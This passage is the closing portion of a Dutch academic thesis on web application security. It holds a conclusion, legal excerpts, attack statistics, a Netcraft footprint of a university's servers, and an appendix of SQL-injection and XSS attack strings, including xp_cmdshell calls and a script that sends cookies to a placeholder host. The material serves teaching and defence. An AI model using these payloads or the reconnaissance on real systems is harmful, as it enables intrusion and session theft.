Een van de belangrijkste oplossingsmethodes hiervoor is input validatie. Dit wil zeggen dat de programmeur de ingegeven waardes van de gebruiker gaat controleren en eventueel onschadelijk maken. Zo kan er best voorzien worden dat bepaalde karakters geweerd of aangepast worden. Verder moeten er nog beschermende maatregelen genomen worden als surfers slechts de minimumrechten te geven, de standaardwaarden en -accounts te verwijderen, ... Het eenvoudig doorvoeren van deze oplossing zou al heel wat schade kunnen voorkomen maar er kunnen ook addertjes onder het gras zitten wat het doorvoeren van deze inputcontrole helemaal niet zo makkelijk maakt als het lijkt.

Uiteraard kwamen lang niet alle aspecten van webapplicatiebeveiliging aan bod omdat dit veel te omvangrijk zou zijn. In verder onderzoek zou dieper ingegaan kunnen worden op de verschillende beveiligingsmaatregelen. Bovendien worden er steeds meer open-source beveiligingstools ontwikkeld wat een vergelijking met de huidige commerciële tools heel interessant maakt. Ook kunnen naast XSS en SQL-Injectie de andere kwetsbaarheden uitgediept worden. Zelfs van de twee besproken technieken zouden nog veel meer aspecten belicht kunnen worden. Genoeg materiaal voor enkele nieuwe thesissen.

Bijlage A

Grafieken CSI/FBI Enquête



Figuur A.1: Types van aanvallen of misbruik gedetecteerd in het laatste jaar

Bijlage B

Uittreksels Wet

B.1 Artikel 550bis (Staatsblad, 2001)

§ 1. Hij die, terwijl hij weet dat hij daar toe niet gerechtigd is, zich toegang verschaft tot een informaticasysteem of zich daarin handhaaft, wordt gestraft met gevangenisstraf van drie maanden tot een jaar en met geldboete van zesentwintig frank tot vijftwintig duizend frank of met een van die straffen alleen. Wanneer het misdrijf, bedoeld in het eerste lid, gepleegd wordt met bedrieglijk opzet, bedraagt de gevangenisstraf zes maanden tot twee jaar.

§ 2. Hij die, met bedrieglijk opzet of met het oogmerk om te schaden, zijn toegangsbevoegdheid tot een informaticasysteem overschrijdt, wordt gestraft met gevangenisstraf van zes maanden tot twee jaar en met geldboete van zesentwintig frank tot vijftwintigduizend frank of met een van die straffen alleen.

B.2 SoX Section 404 (Sarbanes-Oxley, 2002)

SEC. 404. MANAGEMENT ASSESSMENT OF INTERNAL CONTROLS.

1. RULES REQUIRED The Commission shall prescribe rules requiring each annual report required by section 13(a) or 15(d) of the Securities Exchange Act of 1934 (15 U.S.C. 78m or 78o(d)) to contain an internal control report, which shall

- (a) state the responsibility of management for establishing and maintaining an adequate internal control structure and procedures for financial reporting
- (b) contain an assessment, as of the end of the most recent fiscal year of the issuer, of the effectiveness of the internal control structure and procedures of the issuer for financial reporting.

2. INTERNAL CONTROL EVALUATION AND REPORTING With respect to the internal control assessment required by subsection (a), each registered public accounting firm that prepares or issues the audit report for the issuer shall attest to, and report on, the assessment made by the management of the issuer. An attestation made under this subsection shall be made in accordance with standards for attestation engagements issued or adopted by the Board. Any such attestation shall not be the subject of a separate engagement.

Bijlage C

Berekeningen Beslissingsanalyse

C.1 Berekening statuskans

In figuur A.1 uit bijlage A krijgen we het percentage van de ondernemingen die deelnamen aan de CSI/FBI-enquête die de respectievelijke aanvalstypen de laatste 12 maanden detecteerden. Op basis hiervan kunnen we een soort van gewogen gemiddelde berekenen dat de kans weergeeft dat een onderneming met een gemiddelde aanval te maken krijgt.

We weten dat er 616 respondenten waren. Als we nu voor elke attack het aantal bedrijven berekenen dat met deze attack te maken heeft en hiervan het gemiddelde nemen en opnieuw delen door het aantal respondenten krijgen we de kans dat een onderneming met een gemiddelde attack te maken krijgt. De werkwijze wordt verduidelijkt in onderstaande tabel C.1.

Het gemiddelde van de aantallen in de derde kolom is 133.15. Delen we dit door het aantal respondenten, krijgen we 0.216 wat we zullen beschouwen als de kans dat een onderneming met een gemiddelde aanval te maken krijgt.


Tabel C.1: Berekening statuskans

Type aanval	% in 2006	Aantal
Virus	65%	400.4
Laptop/Mobile Theft	47%	289.52
Insider abuse of Net access	42%	258.72
Unauthorised access	32%	197.12
DoS	25%	154
System penetration	15%	92.4
Abuse of wireless network	14%	86.24
Theft of prop. info	9%	55.44
Financial fraud	9%	55.44
Telecom fraud	9%	49.28
Misuse of public webapp	6%	36.96
Site defacement	6%	36.96
Sabotage	3%	18.48

Bijlage D

Architectuur

D.1 Client-Server Model




Figuur D.1: Client-Server Modellen (Woolfe, 1995)

Zoals we op figuur D.1 zien zijn er verschillende soorten client-server modellen. Woolfe onderscheidde er een vijftal, variërend van een *thin-client* naar een *fat-client*. Het eerste noemde

hij *distributed presentation*, hierbij staat alleen een deel van de presentatiebenodigdheden als de browser op de pc van de client geïnstalleerd. De data, nodige software, ... haalt de client binnen van op de server. Het andere uiterste noemde hij *distributed database*. In dit model staat een deel van de datamanagementsoftware en de andere benodigde applicaties reeds op de pc van de client, vandaar de naam fat client. (McNurlin & Sprague, 2002)

D.2 Detailed Web Application Architecture




Figuur D.2: Web Application Architecture (Scambray & Shema, 2002)


Bijlage E

Statistieken rond aanvalstypen


E.1 Resultaten Rapport Grossman




Figuur E.1: Relatieve aandeel van voorkomen van aanvalstypen. Grafiek op basis van gegevens Grossman



Figuur E.2: De kans dat een website kwetsbaarheden vertoont per gevaarniveau (Grossman, 2007)



Figuur E.3: Types van “urgent” kwetsbaarheden (Grossman, 2007)



Figuur E.4: Types van “critical” kwetsbaarheden (Grossman, 2007)

E.2 Owasp Top 10

Tabel E.1: Owasp Top10 2007 (Owasp, 2007)

A1 - Cross Site Scripting (XSS)
A2 - Injection Flaws
A3 - Malicious File Execution
A4 - Insecure Direct Object Reference
A5 - Cross Site Request Forgery (CSRF)
A6 - Information Leakage and Improper Error Handling
A7 - Broken Authentication and Session Management
A8 - Insecure Cryptographic Storage
A9 - Insecure Communications
A10 - Failure to Restrict URL Access

Bijlage F

Footprinting

Site report for www.uhasselt.be

Site	http://www.uhasselt.be	Last reboot	3 days ago
Domain	uhasselt.be	Netblock owner	Limburg University Centre
IP address	193.190.5.90	Site rank	558979
Country	 BE	Nameserver	alpha.uhasselt.be
Date first seen	August 2005	DNS admin	postmaster@uhasselt.be
Domain Registry	dns.be	Reverse DNS	lucweb.uhasselt.be
Organisation		Nameserver Organisation	
Check another site:		Netcraft Site Report Gadget	 [More Netcraft Gadgets]

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
Limburg University Centre	193.190.5.90	Windows Server 2003	Microsoft-IIS/6.0	1-May-2007
Limburg University Centre	193.190.5.90	Windows Server 2003	Microsoft-IIS/6.0	19-Nov-2006
Limburg University Centre	193.190.5.90	Windows Server 2003	Microsoft-IIS/6.0	28-Jun-2006
Limburg University Centre	193.190.5.90	Windows Server 2003	Microsoft-IIS/6.0	13-Jul-2005

COPYRIGHT © NETCRAFT LTD. 2004-7

Figuur F.1: Rapport Netcraft (1/2)

Results for uhasselt.be					
Found 7 sites					
	Site	Site Report	First seen	Netblock	OS
1.	www.uhasselt.be		August 2005	Limburg University Centre	Windows Server 2003
2.	lumumba.uhasselt.be		August 2005	Limburg University Centre	Linux
3.	alpha.uhasselt.be		July 2005	Limburg University Centre	unknown
4.	telios.uhasselt.be		January 2006	unknown	unknown
5.	www.edm.uhasselt.be		August 2005	Limburg University Centre	Linux
6.	doctib.uhasselt.be		March 2006	unknown	unknown
7.	www.imo.uhasselt.be		April 2006	unknown	unknown
COPYRIGHT © NETCRAFT LTD 2007					

Figuur F.2: Rapport Netcraft (2/2)

Bijlage G

Injection

G.1 SQL-Injectie

Tabel G.1: Mogelijke SQL-injection strings (deel 1) (Andrez, 2006)

'	"
#	-
_	' _
-' ;	' ;
= '	= ;
= -	\x23
\x27	\x3D \x3B'
\x3D \x27	\x27\x4F\x52 SELECT *
\x27\x6F\x72 SELECT *	'or select *
admin'–	';shutdown–
il"\"%;)(&+ & ' or "=	' or 'x'='x
ör "x"="x	') or ('x'='x
0 or 1=1	' or 0=0 –
ör 0=0 –	or 0=0 –
' or 0=0 #	ör 0=0 #

Tabel G.2: Mogelijke SQL-injection strings (deel 2) (Andrez, 2006)

or 0=0 #	' or 1=1–
ör 1=1–	' or '1'='1'–
” or 1 –”	or 1=1–
or%201=1	or%201=1 –
' or 1=1 or ”=’	ör 1=1 or =”
' or a=a–	ör ä”=ä
') or ('a'='a	”) or (ä”=ä
hiör ä”=ä	hiör 1=1 –
hi' or 1=1 –	hi' or 'a'='a
hi') or ('a'='a	hi”) or (ä”=ä
'hi' or 'x'='x';	@variable
,@variable	PRINT
PRINT @@variable	select
insert	as
or	procedure
limit	order by
delete	update
distinct	having
truncate	replace
like	' or username like '%
' or uname like '%	' or userid like '%
exec xp	exec sp
'; exec master..xp_cmdshell	'; exec xp_regread
' (select top 1	–sp_password
\x27UNION SELECT	' UNION SELECT
' UNION ALL SELECT	' or (EXISTS)
1;SELECT%20*	to_timestamp_tz
tz_offset	<>"';%)(&+;
'%20or%201=1	%27%20or%201=1
char%4039%41%2b%40SELECT	'%20OR
'sqlattemp1	(sqlattemp2)

G.2 Enumeration per server (Chapela, n.d.)

MS SQL SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
WHERE name = 'tablename ')

MySQL show columns from tablename

Oracle SELECT * FROM all_tab_columns WHERE table_name= 'tablename'

DB2 SELECT * FROM syscat.columns WHERE tablename= 'tablename'

Postgres SELECT attnum,attname from pg_class, pg_attribute WHERE relname= 'table-
name' AND pg_class.oid=attrelid AND attnum > 0

G.3 Input Validation Functies

Hier worden enkele door Ansley gegeven functies voor input validatie overgenomen.

G.3.1 Escaping single quotes

```
function escape( input )  
    input = replace(input, "'", "''")  
    escape = input  
end function
```

G.3.2 Gekende kwaadaardige input verwerpen

```
function validate_string( input )  
    known_bad = array( "select", "insert", "update", "delete", "drop", "'" )  
    validate_string = true  
    for i = lbound( known_bad ) to ubound( known_bad )  
        if ( instr( 1, input, known_bad(i), vbtextcompare ) <> 0 ) then  
            validate_string = false  
            exit function  
        end if  
    next
```

```
end function
```

G.3.3 Alleen “goedaardige” input toelaten

```
function validatepassword( input )
    good_password_chars =
        "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
    validatepassword = true
    for i = 1 to len( input )
        c = mid( input, i, 1 )
        if ( InStr( good_password_chars, c ) = 0 ) then
            validatepassword = false
            exit function
        end if
    next
end function
```

G.4 XSS Attack Strings


Tabel G.3: Mogelijke XSS-attack strings (Andrez, 2006)

<code>">xxx<P>yyy</code>
<code>"><script>"</code>
<code><script>alert("hi")</script></code>
<code><script>alert(document.cookie)</script></code>
<code>'><script>alert(document.cookie)</script></code>
<code>'><script>alert(document.cookie);</script></code>
<code>%3cscript%3ealert("hi");%3c/script%3e</code>
<code>%3cscript%3ealert(document.cookie);%3c%2fscript%3e</code>
<code>%3Cscript%3Ealert(%22hi%20there%22);%3C/script%3E</code>
<code>&ltscript&gtalert(document.cookie);</script></code>
<code>&ltscript&gtalert(document.cookie);&ltscript&gtalert</code>
<code><IMG%20SRC='javascript:alert(document.cookie)'</code>
<code><IMG%20SRC='javasc ript:alert(document.cookie)'</code>
<code>)'></code>
<code>'%3CIFRAME%20SRC=javascript:alert(%2527XSS%2527)%3E%3C/IFRAME%3E</code>
<code>"><script>document.location='http://your.site.com/cgi-</code>
<code>bin/cookie.cgi?''+document.cookie</script></code>
<code>n%2Fcookie%2Ecgi%3F%27%20%2Bdocument%2Ecookie%3C%2Fscript%3E</code>

G.5 XSS voorbeeld op zoekformulier


We zien in figuur G.1 dat het creëren van een alert met behulp van JavaScript geen probleem is als er geen input validatie is. De input komt integraal in de broncode te staan en wordt uitgevoerd. Pas nadat de alertbox weggeklikt is, wordt verdergegaan met het uitvoeren van de rest van de pagina.

Met afbeelding G.2 wordt aangetoond dat de parameterwaarde ook in de URL verandert en



Figuur G.1: Effect XSS op zoekformulier

veranderd kan worden. Deze ziet er misschien raar uit wat komt omdat hij encoded is. (zie pagina 44)



Figuur G.2: URL-encoded

Bibliografie

- D. Anderson, D. Sweeney & T. Williams (1997). *Statistiek voor economie en bedrijfskunde*. Academic Service. (p 115).
- A. Andrez (2006). *Professional pen testing for web applications*. Wrox.
- C. Ansley (n.d.). Advanced SQL Injectio in SQL server appliations. Technical report, NGS-Software.
- G. Axten (2004). Hacker highschoool: Lesson 3, ports and protocols. Technical report, ISE-COM.
- K. Beaver (2004). *Hacking for dummies*. Wiley Publishing.
- Belcliv/Clusib (2006). Een doorlichting van de informaticabeveiliging van de belgische ondernemingen. resultaten van een tweede enquête van belcliv. Technical report, Belcliv/Clusib.
- CA (2007). Ca 2007 internet treath outlook. Technical report, CA.
- V. A. Canal (2007). Security metrics for information security management. *Enisa Quarterly*, 2:8–9.
- CERT (n.d.). Introduction to CERT. http://www.cert.org/faq/cert_faq.html\#A1. Laatst bezocht op 07/08/2007.
- V. Chapela (n.d.). Advanced SQL injection:. Technical report, Owasp.
- S. Cook (2003). A web developers guide to cross-site scripting. Technical report, SANS Institute.
- Crosspoint Support (n.d.). Cookies. nee, die kunt u niet eten. <http://www.cpsupport.nl/cookies.html>. Laatst bezocht op 16/08/2007.

- S. De Meulenaer (2007). Overzicht 5 jaar rechtspraak informaticacriminaliteit. In *n.d.*
- D. Deckmyn (2007). Hoe efficiënt zijn uw it-processen? *Smart Business Strategies*, 73:50–56.
- European Commission (2007). Europe against cybercrime. http://ec.europa.eu/news/justice/070524_1_en.htm. Laatst bezocht op 04/08/2007.
- Express (2007). Driekwart van de organisaties zet online applicaties in. http://4dag.cronos.be/zint/dvp_articles.NewsDetail?GetalA=1325&IdA=3058&TypeA=zwijger. Laatst bezocht op 17/08/2007.
- Fielding (n.d.). Method definitions. <http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>. Laatst bezocht op 13/08/2007.
- H. Garcia-Molina, J. D. Ullman & J. Widom (2002). *Database systems - The Complete Book*. Prentice-Hall.
- S. Geyssels & A. Ruud (2007). It-budget van bedrijven stijgt met 5,3% in 2007. *Smart Business Strategies*, 68:12–15.
- L. A. Gordon & M. P. Loeb (2002). Return on information security investments: myths or realities. *Strategic Finance*, 84:26–31.
- L. A. Gordon, M. P. Loeb, W. Lucyshyn & R. Richardson (2007). CSI/FBI Computer crime and security survey 2006. Technical report, Computer security institute.
- H. Graux (n.d.). Wet inzake informaticacriminaliteit, 28 november 2000, b.s. 3 februari 2001. Technical report, ICRI.
- J. Grossman (2006). Cross site scripting worms and virusses. Technical report, WhiteHat Security.
- J. Grossman (2007). Web application security risk report. Technical report, WhiteHat Security.
- M. Hall (n.d.). Introduction to the document object model. <http://www.brainjar.com/dhtml/intro/>. Laatst bezocht op 11/08/2007.
- Hillier & Lieberman (2005). *Introduction to operations research*. McGraw-Hill.

- T. Howlett (2005). *Open source security tools*. Prentice-Hall.
- IBM (n.d.). Maintaining and troubleshooting a configuration management environment: Testing schemas. http://publib.boulder.ibm.com/infocenter/tivihelp/v3r1/index.jsp?topic=/com.ibm.tivoli.itcm.doc/CM_PI155.htm. Laatst bezocht op 03/08/2007.
- ICRI (n.d.). Wet inzake informaticacriminaliteit van 28 november 2000 - b.s. 3 februari 2001. http://www.internet-observatory.be/internet_observatory/law/sum/law_be_2000-11-28_sum_nl.htm. Laatst bezocht op 05/08/2007.
- ICS (n.d.). Using stored procedures. <http://www.ics.com/support/docs/dx/1.5/tut6.html>. Laatst bezocht op 14/08/2007.
- Internet World Stats (n.d.). Internetstatistieken. <http://www.internetworldstats.com/stats4.htm>. Laatst bezocht op 17/07/2007.
- A. Jaquith (2007). *Security Metrics. Replacing fear, uncertainty and doubt*. Addison-Wesley.
- A. Kaushal (2004). How to find sql server objects. <http://www.sqlservercentral.com/columnists/AKaushal/howtofindsqlserverobjects.asp>. Laatst bezocht op 04/08/2007.
- E. Laveren, P.-J. Engelen, A. Limère & S. Vandemaele (2004). *Handboek financieel beheer*. Intersentia.
- V. Liu & C. Sima (n.d.). Web application vulnerability assessment essentials. Technical report, SPI Dynamics.
- J. Löwgren (n.d.). Hacker culture(s). <http://webzone.k3.mah.se/k3jolo/HackerCultures/index.htm>. Laatst bezocht op 18/08/2007.
- Mavituna (n.d.). Sql injection cheat sheet. <http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/>. Laatst bezocht op 14/08/2007.
- S. McClure, S. Shah & S. Shah (2002). *Web hacking: attacks and defense*. Addison-Wesley.
- S. McDonald (2002). Sql injection: Modes of attack, defence, and why it matters. Technical report, SANS.
- McNurlin & Sprague (2002). *Information systems management in practice*. Prentice-Hall.

- R. Mercken (2004). *De investeringsbeslissing: een beleidsgerichte analyse*. Garant.
- Microsoft (n.d.). How can i tell whether a specified table exists in a sql server database? <http://www.microsoft.com/technet/scriptcenter/resources/qanda/oct06/hey1005.msp>. Laatst bezocht op 03/08/2007.
- NIVRA (n.d.). Sarbanes-oxley act of 2002. <http://www.nivra.nl/thema's/dossiers/sox/index.asp>. Laatst bezocht op 06/08/2007.
- T. Olzak (2007). Lock it down: Use the revised owasp top ten to secure your web applications part 2. Technical report, TechRepublic.
- Owasp (2007). Owasp top 10 2007. https://www.owasp.org/index.php/Top_10_2007\#Summary. Laatst bezocht op 08/08/2007.
- R. Panko (2005). *Datanetwerken en telecommunicatie*. Prentice-Hall.
- L. Phifer & D. Piscitello (2007). The sad and increasingly deplorable state of internet security, revisited. *Business communication review*, June:14–18.
- SANS Institute (2007). Sans whatworks in application security summit 2007. <http://www.sans.org/appsummit07/?portal=d30121e2c1fab6494b8ea82916a1e65>. Laatst bezocht op 18/08/2007.
